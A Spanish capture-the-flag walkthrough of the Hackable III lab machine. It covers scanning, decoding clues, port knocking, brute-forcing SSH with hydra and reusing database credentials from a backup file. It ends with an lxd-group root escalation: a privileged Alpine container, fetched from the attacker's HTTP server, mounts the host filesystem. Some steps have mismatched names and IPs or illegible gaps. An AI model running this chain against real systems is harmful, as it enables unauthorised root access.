

Vamos a hackear una máquina de nivel "Medium" por el valor de 2 puntos. Lo primero que debemos hacer es, además de levantar el Kali y Hackable, dejar las máquinas en Host Only, a partir de aquí podremos hacer la práctica.

1. Abriremos el Kali y con Nmap descubriremos la IP de ColddBox utilizando el comando `nmap -sC -sV 192.168.56.105` y podremos ver que ColddBox tiene la IP 10.0.2.4

```
(root@kali)-[/home/kali]
# nmap -sC -sV 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 13:32 EST
Nmap scan report for 192.168.56.105
Host is up (0.00054s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http      Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Kryptos - LAN Home
|_http-robots.txt: 1 disallowed entry
|_/config
MAC Address: 08:00:27:70:38:5C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds

(root@kali)-[/home/kali]
#
```

2. Después pasaremos el gobuster para ver archivos ocultos y veremos un robots.txt

```
(root@kali)-[/home/kali]
# gobuster dir -u http://192.168.56.105 -x txt,php,html --wordlist /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -o dir.log

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.105
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 279]
/index.html (Status: 200) [Size: 1095]
/home.html (Status: 200) [Size: 11327]
/login.php (Status: 200) [Size: 487]
/css (Status: 301) [Size: 314] [→ http://192.168.56.105/css/]
/js (Status: 301) [Size: 313] [→ http://192.168.56.105/js/]
/config (Status: 301) [Size: 317] [→ http://192.168.56.105/config/]
/config.php (Status: 200) [Size: 507]
/backup (Status: 301) [Size: 317] [→ http://192.168.56.105/backup/]
/robots.txt (Status: 200) [Size: 33]
/imagens (Status: 301) [Size: 318] [→ http://192.168.56.105/imagens/]
/login_page (Status: 301) [Size: 321] [→ http://192.168.56.105/login_page/]
/.html (Status: 403) [Size: 279]
/server-status (Status: 403) [Size: 279]
Progress: 882240 / 882244 (100.00%)


Finished

(root@kali)-[/home/kali]
#
```


3. Abrimos el robots.txt en el navegador




4. Vemos que hay un directorio /config, vamos a abrirlo




5. Si abrimos el txt veremos una contraseña




6. Si lo desciframos en base64 vemos que nos pone 10000



7. Ahora vamos a ver la carpeta /css




8. Abriremos el segundo txt



9. Si decodificamos lo del segundo txt nos sale 4444

The screenshot shows the Brainfuck Language website. The main content area features a 'BRAINFUCK INTERPRETER' and a 'BRAINFUCK ENCODER'. The interpreter has a text input field for 'BRAINFUCK CODE TO INTERPRET' and an 'EXECUTE' button. The encoder has a text input field for 'PLAINTEXT TO CODE IN BRAINFUCK' and an 'ENCRYPT' button. On the left, there is a 'Search for a tool' section and a 'Memory Dump' showing the current state of memory and the pointer. The right sidebar contains a 'Summary' of Brainfuck, a 'Feedback' section, and 'Similar pages' like ReverseFuck and JSFuck. The bottom of the page features several advertisements, including one for 'GOURMET my Esquisito MENU' and another for 'MutualMedica'.

10. Si ponemos 3.jpg nos sale Sao Paulo



11. Vamos a usar steghide para abrir la imagen. Simplemente le damos a "intro"

```
(root@kali)-[/home/kali/Downloads]
# steghide extract -sf 3.jpg
Enter passphrase:
wrote extracted data to "steganopayload148505.txt".
```


12. Si hacemos cat, veremos un puerto

```
(root@kali)-[/home/kali/Downloads]
# cat steganopayload148505.txt
porta:65535
```

13. Vamos a hacer knock en la ip y los puertos que hemos conseguido



```
(root@kali)-[/home/kali]
# knock 192.168.56.105 10000 4444 65535
```

14. Si revisamos el código fuente de la página de la IP vemos un usuario




```
1 <!DOCTYPE html>
2 <html lang="pt-br">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7
8   <link href="https://fonts.googleapis.com/css?family=RocknRoll+One" rel="stylesheet">
9   <link rel="stylesheet" type="text/css" href="css/file.css">
10  <title>Kryptos - LAN Home</title>
11
12 </head>
13 <body>
14   <a href="#" class="menu-open"></a>
15   <div class="overlay"></div>
16   <div class="menu">
17     <a href="#" class="menu-close">&times;</a>
18     <ul>
19       <li><a href="login_page/login.html" target="_blank">Login</a></li>
20     </ul>
21   </div>
22
23   <!-- "Please, yubiscleudo, don't forget to activate the port knocking when exiting your section, and tell the boss not to
24   <!-- "Please, yubiscleudo, don't forget to activate the port knocking when exiting your section, and tell the boss not to
25   <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
26   <script src="js/script.js"></script>
27 </body>
28 </html>
29
```

15. Si nos metemos en backups, veremos una wordlist, nos la bajaremos con wget



16. Intentaremos sacar la contraseña del usuario jubiscleudo por hydra



17. Nos conectaremos por ssh

```

root@kali:~/Downloads
# ssh jubiscleudo@192.168.56.105
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
ED25519 key fingerprint is SHA256:eKpNFiq8KwR3xWNP5ZL/aPJYYx+GZaCvzrHIL4rem4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.105' (ED25519) to the list of known hosts.
jubiscleudo@192.168.56.105's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-16-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Feb  6 07:44:40 PM UTC 2024

System load: 0.0          Memory usage: 46%    Processes:   111
Usage of /:  20.0% of 23.99GB Swap usage:   0%    Users logged in: 0

⇒ There were exceptions while processing one or more plugins. See
   /var/log/landscape/sysinfo.log for more information.

 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

   https://microk8s.io/

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

Last login: Thu Apr 29 16:19:07 2021 from 192.168.2.106
jubiscleudo@ubuntu20:~$

```

18. Vamos a ver los archivos que tiene en su carpeta de usuario

```

jubiscleudo@ubuntu20:~$ ls -la
total 32
drwxr-x--- 3 jubiscleudo jubiscleudo 4096 Apr 29 2021 .
drwxr-xr-x 4 root        root        4096 Apr 29 2021 ..
-rw----- 1 jubiscleudo jubiscleudo   5 Apr 29 2021 .bash_history
-rw-r--r-- 1 jubiscleudo jubiscleudo  220 Apr 29 2021 .bash_logout
-rw-r--r-- 1 jubiscleudo jubiscleudo 3771 Apr 29 2021 .bashrc
drwx----- 2 jubiscleudo jubiscleudo 4096 Apr 29 2021 .cache
-rw-r--r-- 1 jubiscleudo jubiscleudo  807 Apr 29 2021 .profile
-rw-r--r-- 1 jubiscleudo jubiscleudo 2984 Apr 27 2021 .user.txt
jubiscleudo@ubuntu20:~$

```

19. Si abrimos el archivo de user veremos la primera flag

[illegible]

20.Vamos a cambiar de directorio a html y ver sus archivos

```
jubiscleudo@ubuntu20:~$ cd /var/www/html/
jubiscleudo@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x 8 root root 4096 Jun 30 2021 .
drwxr-xr-x 3 root root 4096 Apr 29 2021 ..
-rw-r--r-- 1 www-data www-data 61259 Apr 21 2021 3.jpg
drwxr-xr-x 2 www-data www-data 4096 Apr 23 2021 backup
-r-xr-xr-x 1 www-data www-data 522 Apr 29 2021 .backup_config.php
drwxr-xr-x 2 www-data www-data 4096 Apr 29 2021 config
-rw-r--r-- 1 www-data www-data 507 Apr 23 2021 config.php
drwxr-xr-x 2 www-data www-data 4096 Apr 21 2021 css
-rw-r--r-- 1 www-data www-data 11327 Jun 30 2021 home.html
drwxr-xr-x 2 www-data www-data 4096 Apr 21 2021 imagens
-rw-r--r-- 1 www-data www-data 1095 Jun 30 2021 index.html
drwxr-xr-x 2 www-data www-data 4096 Apr 20 2021 js
drwxr-xr-x 5 www-data www-data 4096 Jun 30 2021 login_page
-rw-r--r-- 1 www-data www-data 487 Apr 23 2021 login.php
-rw-r--r-- 1 www-data www-data 33 Apr 21 2021 robots.txt
jubiscleudo@ubuntu20:/var/www/html$
```

21.Vamos a ver el backup y encontraremos un usuario


```
jubiscleudo@ubuntu20:/var/www/html$ cat .backup_config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($conexao == false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
}
?>
```

22. Logueamos con las credenciales a ese usuario

```
jubiscleudo@ubuntu20:/var/www/html$ su hackable_3
Password:
hackable_3@ubuntu20:/var/www/html$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:/var/www/html$
```

23. Vemos si tenemos los binarios de lxc y lxd

```
hackable_3@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x 8 root root 4096 Jun 30 2021 .
drwxr-xr-x 3 root root 4096 Apr 29 2021 ..
-rw-r--r-- 1 www-data www-data 61259 Apr 21 2021 3.jpg
drwxr-xr-x 2 www-data www-data 4096 Apr 23 2021 backup
-r-xr-xr-x 1 www-data www-data 522 Apr 29 2021 .backup_config.php
drwxr-xr-x 2 www-data www-data 4096 Apr 29 2021 config
-rw-r--r-- 1 www-data www-data 507 Apr 23 2021 config.php
drwxr-xr-x 2 www-data www-data 4096 Apr 21 2021 css
-rw-r--r-- 1 www-data www-data 11327 Jun 30 2021 home.html
drwxr-xr-x 2 www-data www-data 4096 Apr 21 2021 imagens
-rw-r--r-- 1 www-data www-data 1095 Jun 30 2021 index.html
drwxr-xr-x 2 www-data www-data 4096 Apr 20 2021 js
drwxr-xr-x 5 www-data www-data 4096 Jun 30 2021 login_page
-rw-r--r-- 1 www-data www-data 487 Apr 23 2021 login.php
-rw-r--r-- 1 www-data www-data 33 Apr 21 2021 robots.txt
hackable_3@ubuntu20:/var/www/html$ cd /tmp
hackable_3@ubuntu20:/tmp$ ls -la
total 48
drwxrwxrwt 12 root root 4096 Feb 6 19:49 .
drwxr-xr-x 21 root root 4096 Apr 29 2021 ..
drwxrwxrwt 2 root root 4096 Feb 6 18:21 .font-unix
drwxrwxrwt 2 root root 4096 Feb 6 18:21 .ICE-unix
drwx----- 3 root root 4096 Feb 6 18:21 snap.lxd
drwx----- 3 root root 4096 Feb 6 18:21 systemd-private-66e6c6442c8f43eabe42e9673c449637-apache2.service-FnBhbo
drwx----- 3 root root 4096 Feb 6 18:21 systemd-private-66e6c6442c8f43eabe42e9673c449637-systemd-logind.service-ag
drwx----- 3 root root 4096 Feb 6 18:21 systemd-private-66e6c6442c8f43eabe42e9673c449637-systemd-resolved.service-
drwx----- 3 root root 4096 Feb 6 18:21 systemd-private-66e6c6442c8f43eabe42e9673c449637-systemd-timesyncd.service-
drwxrwxrwt 2 root root 4096 Feb 6 18:21 .Test-unix
drwxrwxrwt 2 root root 4096 Feb 6 18:21 .X11-unix
drwxrwxrwt 2 root root 4096 Feb 6 18:21 .XIM-unix
hackable_3@ubuntu20:/tmp$
```

```
hackable_3@ubuntu20:/tmp$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:/tmp$
```

24. Desde nuestro kali montaremos una imagen de lxd

[illegible]

25.Montamos un servidor en nuestro kali con python

```
(root@kali)-[/home/kali/Desktop/lxd-alpine-builder]
# python3 -m http.server --bind 192.168.56.102 8000
Serving HTTP on 192.168.56.102 port 8000 (http://192.168.56.102:8000/) ...
192.168.56.105 - - [06/Feb/2024 15:37:12] "GET /alpine-v3.13-x86_64-20210218_0139.tar.gz HTTP/1.1" 200 -
```

26. Nos pasamos la imagen de alpine a hackable3

```
hackable_3@ubuntu20:/tmp$ wget 192.168.56.102:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2024-02-06 20:37:10-- http://192.168.56.102:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 192.168.56.102:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: 'alpine-v3.13-x86_64-20210218_0139.tar.gz'

alpine-v3.13-x86_64-20210218 100%[=====>] 3.11M --KB/s in 0.02s

2024-02-06 20:37:10 (182 MB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz' saved [3259593/3259593]

hackable_3@ubuntu20:/tmp$
```

27.Importamos la imagen a lxd

```
hackable_3@ubuntu20:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
hackable_3@ubuntu20:/tmp$
```

28. Listamos las imágenes y veremos la nuestra

```
hackable_3@ubuntu20:/tmp$ lxc image list
```

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCHITECTURE	TYPE	SIZE	UPLO
myimage	cd73881adaac	no	alpine v3.13 (20210218_01:39)	x86_64	CONTAINER	3.11MB	Feb 6, 2024

```
hackable_3@ubuntu20:/tmp$
```

29. Hacemos lxd init

```
hackable_3@ubuntu20:/tmp$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (ceph, btrfs, dir, lvm) [default=btrfs]: dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like the LXD server to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
```

30. Creamos el ignite

```
hackable_3@ubuntu20:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
hackable_3@ubuntu20:/tmp$
```

31. Añadimos el dispositivo a ignite

```
hackable_3@ubuntu20:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
```

32. Arrancamos ignite

```
hackable_3@ubuntu20:/tmp$ lxc start ignite
```

33. Ejecutamos el sh

```
hackable_3@ubuntu20:/tmp$ lxc exec ignite /bin/sh
```

34. Navegamos a root y hacemos cat a root.txt para ver la flag de root

```
~ # cd /mnt/root/root  
/mnt/root/root # ls  
knockrestart.sh root.txt  
/mnt/root/root # cat root.txt
```

snap



invite-me: [linkedin.com/in/eliastouguinho](https://www.linkedin.com/in/eliastouguinho)